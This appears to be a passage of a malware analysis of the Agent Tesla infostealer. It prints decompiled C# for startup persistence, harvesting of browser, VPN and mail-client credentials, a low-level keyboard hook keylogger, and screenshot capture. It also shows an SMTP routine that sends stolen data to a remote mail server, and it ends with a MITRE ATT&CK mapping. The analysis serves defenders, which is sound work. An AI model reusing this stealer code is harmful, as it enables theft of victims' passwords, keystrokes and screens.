296         global::A.b.c = global::A.b.o.A();
297         global::A.b.C = Assembly.GetExecutingAssembly().Location;
298         global::A.b.b = Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\%insname%";
299         global::A.b.E = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
300         if (global::A.b.C && Operators.CompareString(global::A.b.C, global::A.b.b, false) != 0)
301         {
302             if (!Directory.Exists(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\"))
303             {
304                 Directory.CreateDirectory(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\");
305             }
306             try
307             {
308                 if (File.Exists(global::A.b.b))
```

%

eller

n	Değer	Tip
System.Windows.Forms.SystemInformation.UserName.get döndü	"Lab"	string
System.Windows.Forms.SystemInformation.ComputerName.get...	"LAB-WINDOWS7"	string
string.Concat döndü	"Lab/LAB-WINDOWS7"	string

It then obtains the victim's Username, Computer Name, Os Name, Cpu, Ram and obtains IP address from api.ipify.org via the get method.

```
List<string> list2 = new List<string>();
object obj = global::A.b.A<global::A.b.Y<string, string, bool>>(new List<global::A.b.Y<string, string, bool>>
{
    new global::A.b.Y<string, string, bool>("Opera Browser", Path.Combine(Environment.GetFolderPath
      (Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable"), true),
    new global::A.b.Y<string, string, bool>("Yandex Browser", Path.Combine(folderPath, "Yandex\\YandexBrowser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Iridium Browser", Path.Combine(folderPath, "Iridium\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Chromium", Path.Combine(folderPath, "Chromium\\User Data"), true),
    new global::A.b.Y<string, string, bool>("7Star", Path.Combine(folderPath, "7Star\\7Star\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Torch Browser", Path.Combine(folderPath, "Torch\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Cool Novo", Path.Combine(folderPath, "MapleStudio\\ChromePlus\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Kometa", Path.Combine(folderPath, "Kometa\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Amigo", Path.Combine(folderPath, "Amigo\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Brave", Path.Combine(folderPath, "BraveSoftware\\Brave-Browser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("CentBrowser", Path.Combine(folderPath, "CentBrowser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Chedot", Path.Combine(folderPath, "Chedot\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Orbitum", Path.Combine(folderPath, "Orbitum\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Sputnik", Path.Combine(folderPath, "Sputnik\\Sputnik\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Comodo Dragon", Path.Combine(folderPath, "Comodo\\Dragon\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Vivaldi", Path.Combine(folderPath, "Vivaldi\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Citrio", Path.Combine(folderPath, "CatalinaGroup\\Citrio\\User Data"), true),
    new global::A.b.Y<string, string, bool>("360 Browser", Path.Combine(folderPath, "360Chrome\\Chrome\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Uran", Path.Combine(folderPath, "uCozMedia\\Uran\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Liebao Browser", Path.Combine(folderPath, "liebao\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Elements Browser", Path.Combine(folderPath, "Elements Browser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Epic Privacy", Path.Combine(folderPath, "Epic Privacy Browser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Coccoc", Path.Combine(folderPath, "CocCoc\\Browser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Sleipnir 6", Path.Combine(folderPath, "Fenrir Inc\\Sleipnir5\\setting\\modules\
      \ChromiumViewer"), true),
    new global::A.b.Y<string, string, bool>("QIP Surf", Path.Combine(folderPath, "QIP Surf\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Coowon", Path.Combine(folderPath, "Coowon\\Coowon\\User Data"), true)
});
try
{
    foreach (object obj2 in ((IEnumerable)obj))
```

Web Browsers:

"Chrome", "Firefox", "Edge", "Opera Browser ", "Safari", "SRWare Iron", "CoolNovo", "QQ Browser", "UC Browser", "Elements Browser", "QIP Surf", "Epic Privacy", "Amigo", "Coccoc", "Coowon", "Torch Browser", "Orbitum", "Yandex Browser", "Sputnik", "Chedot", "Vivaldi", "Iridium Browser", "360 Browser", "Chromium", "Sleipnir 6", "Liebao Browser", "IceCat ","CentBrowser", Brave", "Cool Novo", "Citrio", "Uran", "7Star", "Kometa", "Comodo Dragon", "K-Meleon", "FALKON", "WaterFox", "PaleMoon", "UCBrowser", "IceDragon", "QQBrowser", "SeaMonkey", "BlackHawk",etc

```
internal static List<global::A.b.x> N()
{
    List<global::A.b.x> result = new List<global::A.b.x>();
    try
    {
        try
        {
            if (Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs", true) == null)
            {
                return result;
            }
        }
        catch (Exception ex)
        {
            return result;
        }
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs", true);
        string[] subKeyNames = registryKey.GetSubKeyNames();
        foreach (string text in subKeyNames)
        {
            try
            {
                RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs\\" + text, true);
                string @string = Encoding.Unicode.GetString((byte[])registryKey2.GetValue("username"));
                byte[] array2 = (byte[])registryKey2.GetValue("auth-data");
                byte[] array3 = (byte[])registryKey2.GetValue("entropy");
                Array.Resize<byte>(ref array3, checked(array3.Length - 1));
                string password = global::A.b.e.B(array2, array3);
                global::A.b.x x = new global::A.b.x();
                x.URL = global::A.b.e.A(text);
                x.UserName = @string;
                x.Password = password;
                x.Browser = "Open VPN";
            }
            catch (Exception ex2)
            {
            }
        }
    }
    catch (Exception ex3)
    {
        return new List<global::A.b.x>();
    }
    return result;
```

VPN, FTP Clients and Download Managers:

"FileZilla", "DownloadManager", "jDownloader", "OpenVPN", "SmartFTP", "FTPGetter", "WS_FTP "," CFTP", "FTP Navigator", "CoreFTP", "WinSCP", "FlashFXP

Email Clients and Messenger Clients:

"Postbox", "Foxmail", "Eudora", "Mailbird", "Becky!", "Opera Mail", "Outlook", "Thunderbird", "eM Client", "IncrediMail", "Claws-mail", "The Bat!", "Pocomail« "Psi", "Trillian"

```
// Token: 0x060000FF RID: 255 RVA: 0x000115C8 File Offset: 0x0000F9C8
internal static List<global::A.b.x> W()
{
    string text = "";
    List<global::A.b.x> list = new List<global::A.b.x>();
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    checked
    {
        if (File.Exists(text2 + "\\Opera Mail\\Opera Mail\\wand.dat"))
        {
            text2 += "\\Opera Mail\\Opera Mail\\wand.dat";
            List<global::A.b.x> result;
            try
            {
                byte[] array = File.ReadAllBytes(text2);
                int num = 0;
                int num2 = array.Length - 5;
                for (int i = num; i <= num2; i++)
                {
                    if (array[i] == 0 && array[i + 1] == 0 && array[i + 2] == 0 && array[i + 3] == 8)
                    {
                        int num3 = (int)array[i + 15];
                        byte[] array2 = new byte[8];
                        byte[] array3 = new byte[num3 - 1 + 1];
                        Array.Copy(array, i + 4, array2, 0, array2.Length);
                        Array.Copy(array, i + 16, array3, 0, array3.Length);
                        text = Conversions.ToString(Operators.AddObject(text, Operators.ConcatenateObject(global::A.b.e.b
                      (array2, array3), "\r\n")));
                        i += 11 + num3;
                    }
                }
                text = global::A.b.e.E(text);
```

```
// Token: 0x0600009D RID: 157 RVA: 0x00009A14 File Offset: 0x00007E14
public void A()
{
    checked
    {
        try
        {
            int num = 0;
            do
            {
                this.A = (IntPtr)global::A.b.D.A(13, this.A, (IntPtr)Marshal.GetHINSTANCE
                  (Assembly.GetExecutingAssembly().GetModules()[0]).ToInt32(), 0);
                if (this.A != IntPtr.Zero)
                {
                    break;
                }
                num++;
            }
            while (num <= 10);
        }
        catch (Exception ex)
        {
```

WH_KEYBOARD_LL 13	Installs a hook procedure that monitors low-level keyboard input events. For more information, see the LowLevelKeyboardProc hook procedure.

```
// Token: 0x06000095 RID: 149
[DllImport("User32.dll", CallingConvention = CallingConvention.StdCall, CharSet = CharSet.Auto,
  EntryPoint = "SetWindowsHookEx")]
private static extern int A(int, global::A.b.D.C, IntPtr, int);
```

In addition to these, the attacker uses a keylogger in this sample.
It sets a hook on the Windows message WH_KEYBOARD_LL (13) by calling the API function SetWindowsHookEx (), so it can obtain all keyboard strokes when the victim typing.

```
private static void SS(object A_0, ElapsedEventArgs A_1)
{
    try
    {
        Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        EncoderParameters encoderParameters = new EncoderParameters(1);
        System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
        ImageCodecInfo encoder = global::A.b.A(ImageFormat.Jpeg);
        EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
        encoderParameters.Param[0] = encoderParameter;
        Graphics graphics = Graphics.FromImage(bitmap);
        Graphics graphics2 = graphics;
        Point point = new Point(0, 0);
        Point upperLeftSource = point;
        Point upperLeftDestination = new Point(0, 0);
        graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
        MemoryStream memoryStream = new MemoryStream();
        bitmap.Save(memoryStream, encoder, encoderParameters);
        memoryStream.Position = 0L;
        if (global::A.b.A == 0)
        {
            if (global::A.b.A)
            {
                global::A.b.A(4, Convert.ToBase64String(memoryStream.ToArray()));
            }
        }
        else if (global::A.b.A == 1)
        {
            global::A.b.A(global::A.b.a("SC"), global::A.b.E(), memoryStream, 1);
        }
        else if (global::A.b.A == 2)
        {
            global::A.b.A(memoryStream.ToArray(), string.Concat(new string[]
```

An attacker can take a periodic screenshot depending on the configuration.

In this version, the image from the victim's pc is relayed to the remote server every 20 min.

```
1927        // Token: 0x06000032 RID: 50 RVA: 0x00005630 File Offset: 0x00003A30
1928        public static bool A(string A_0, string A_1, MemoryStream A_2 = null, int A_3 = 0)
1929        {
1930            bool result;
1931            try
1932            {
1933                SmtpClient smtpClient = new SmtpClient();
1934                NetworkCredential credentials = new NetworkCredential("[illegible]@[illegible].com", "[illegible]");
1935                smtpClient.Host = "webmail.karanex.com";
1936                smtpClient.EnableSsl = false;
1937                smtpClient.UseDefaultCredentials = false;
1938                smtpClient.Credentials = credentials;
1939                smtpClient.Port = 587;
1940                MailAddress to = new MailAddress("[illegible]@karanex.com");
1941                MailAddress from = new MailAddress("[illegible]@karanex.com");
1942                MailMessage mailMessage = new MailMessage(from, to);
1943                mailMessage.Subject = A_0;
1944                if (false & A_3 == 0)
1945                {
1946                    mailMessage.IsBodyHtml = false;
1947                    byte[] bytes = Encoding.UTF8.GetBytes(A_1);
1948                    MemoryStream contentStream = new MemoryStream(bytes);
1949                    Attachment attachment = new Attachment(contentStream, new ContentType
1950                    {
1951                        MediaType = "text/html",
```

After harvesting the credentials, the obtained data is sent to the server with a few magic flags depending on the type. The method used can even be over Smtp, Ftp, Http, or Telegram, depending on the configuration.

These are: “CO_” for cookie, “KL_” for keylogger and clipboard data,
“PW_” for credential and “SC_” for Screenshot’s

Example: : PW_Lab - LAB-Windows7 – Timestamp

```
// Token: 0x0600002D RID: 45 RVA: 0x00003DA4 File Offset: 0x000021A4
private static void C(object A_0, ElapsedEventArgs A_1)
{
    try
    {
        string text = global::A.b.A(2, "");
        if (text.Contains("uninstall"))
        {
            try
            {
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows", true).DeleteValue("Load");
            }
            catch (Exception ex)
            {
            }
            try
            {
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).DeleteValue("%insregname%");
            }
            catch (Exception ex2)
            {
            }
            try
            {
                File.Delete(global::A.b.b);
            }
            catch (Exception ex3)
            {
            }
            try
            {
                global::A.b.f();
            }
            catch (Exception ex4)
            {
            }
            Application.Exit();
        }
    }
    catch (Exception ex5)
```

The attacker may also choose to remotely remove Agent Tesla with the "uninstall" command.

MITRE ATT&CK

Discovery	Execution	Persistance	Defense Evasion	Privilege Escalation	Collection	Credential Access
Account Discovery	Windows Management Instrumentation	Registiry Run Keys Startup Folder	Hidden Window	Bypass User Account Control	Automated Collection	Hooking
System Information Discovery	Execution through API	Change Default File Association	Virtualization/ Sandbox Evasion	Process Injection	Data from Local System	Input Capture
Query Registry	Scheduled Task /Job	Windows Management Instrumentation Event Subscription	Software Packing	Hooking	Input Capture	Credentials in Registry
Process Discovery		DLL SideLoading	Obfuscated Files or Information			Credentials in Files
File and Directory Discovery		Hooking	Disable or Modify Tools			Credential Dumping